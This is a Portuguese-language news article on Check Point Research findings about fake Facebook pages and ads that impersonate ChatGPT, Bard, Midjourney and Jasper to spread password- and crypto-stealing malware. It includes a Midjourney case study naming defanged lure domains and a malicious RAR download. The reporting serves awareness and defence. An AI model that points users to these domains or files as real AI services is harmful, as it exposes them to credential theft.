Facebook inundado com anúncios e páginas de ChatGPT, Google Bard e outros serviços de IA falsos, induzindo os utilizadores a descarregar malware


- ***Os cibercriminosos estão a utilizar o Facebook para se fazerem passar por conhecidas marcas de IA generativa, incluindo ChatGPT, Google Bard, Midjourney e Jasper.***
- ***Os utilizadores do Facebook estão a ser induzidos a descarregar conteúdos das páginas e anúncios das marcas falsas.***
- ***Estes downloads contêm malware malicioso, que rouba as palavras-passe online (bancos, redes sociais, jogos, etc.), carteiras de criptomoedas e qualquer informação guardada nos browsers.***
- ***Os utilizadores estão a gostar e a comentar posts falsos, espalhando-os assim nas suas próprias redes sociais.***

Os cibercriminosos continuam a tentar novas formas de roubar informações privadas. Um novo esquema descoberto pela Check Point Research (CPR), equipa de investigação da Check Point Software Technologies Ltd., fornecedor líder em soluções de cibersegurança para empresas e governos a nível mundial, utiliza o Facebook para roubar as palavras-passe e os dados privados de pessoas desprevenidas, tirando partido do seu interesse em conhecidas aplicações de IA generativa.


Em primeiro lugar, os criminosos criam páginas ou grupos falsos no Facebook para uma marca conhecida, incluindo conteúdos atrativos. A pessoa que não conhece o golpe comenta ou gosta do conteúdo, garantindo assim que este aparece nos feeds dos seus amigos. A página falsa oferece um novo serviço ou conteúdo especial através de um link. Mas quando o utilizador clica na ligação, descarrega, sem saber, malware malicioso, concebido para roubar as suas palavras-passe online, carteiras de criptomoedas e outras informações guardadas no seu browser.

Muitas das páginas falsas oferecem dicas, notícias e versões melhoradas dos serviços de IA Google Bard ou ChatGPT:


O texto acima é apenas uma amostra de algumas publicações. Existem muitas versões do Bard New, Bard Chat, GPT-5, G-Bard AI e outros. Alguns posts e grupos também tentam tirar partido da popularidade de outros serviços de IA, como o Midjourney:




Em muitos casos, os cibercriminosos também atraem os utilizadores para outros serviços e ferramentas de IA. Outra grande marca de IA, com mais de 2 milhões de fãs, cujos cibercriminosos se fazem passar é a Jasper AI. Isto também mostra como os pequenos pormenores podem desempenhar um papel importante e fazer a diferença entre um serviço legítimo e uma fraude.




Muitas vezes, os utilizadores não fazem ideia de que se trata de fraudes. De facto, discutem apaixonadamente o papel da IA nos comentários e gostam/partilham as mensagens, o que aumenta ainda mais o seu alcance.



A maior parte destas páginas do Facebook conduzem a páginas de destino de tipo semelhante que incentivam os utilizadores a descarregar ficheiros protegidos por palavra-passe, alegadamente relacionados com motores de IA generativa:




Advancing AI for everyone




Caso de Estudo: Página falsa de IA da Midjourney


Os agentes de ameaças por trás de certas páginas maliciosas do Facebook fazem de tudo para garantir que parecem autênticas, reforçando a aparente credibilidade social. Quando um utilizador que não está avisado procura por 'Midjourney AI' no Facebook e encontra uma página com 1,2 milhões de seguidores, é provável que acredite que se trata de uma página autêntica.



O mesmo princípio aplica-se a outros indicadores de legitimidade da página: quando as publicações na página falsa têm muitos gostos e comentários, isso indica que outros utilizadores já interagiram positivamente com o conteúdo, reduzindo a probabilidade de suspeita.




O principal objetivo desta página falsa do Mid-Journey AI no Facebook é enganar os utilizadores para que descarreguem malware. Para dar um ar de credibilidade, os links para os sites maliciosos são misturados com links para as legítimas análises do Midjourney ou redes sociais.




O primeiro link, ai-midjourney[.]net, tem apenas um botão "Get Started" (Começar):

Este botão acaba por redirecionar para o segundo site falso, midjourneys[.]info, oferecendo-se para descarregar o Midjourney AI gratuitamente durante 30 dias. Quando o utilizador clica no botão, na realidade descarrega um ficheiro de arquivo chamado MidJourneyAI.rar do Gofile, uma plataforma gratuita de partilha e armazenamento de ficheiros.

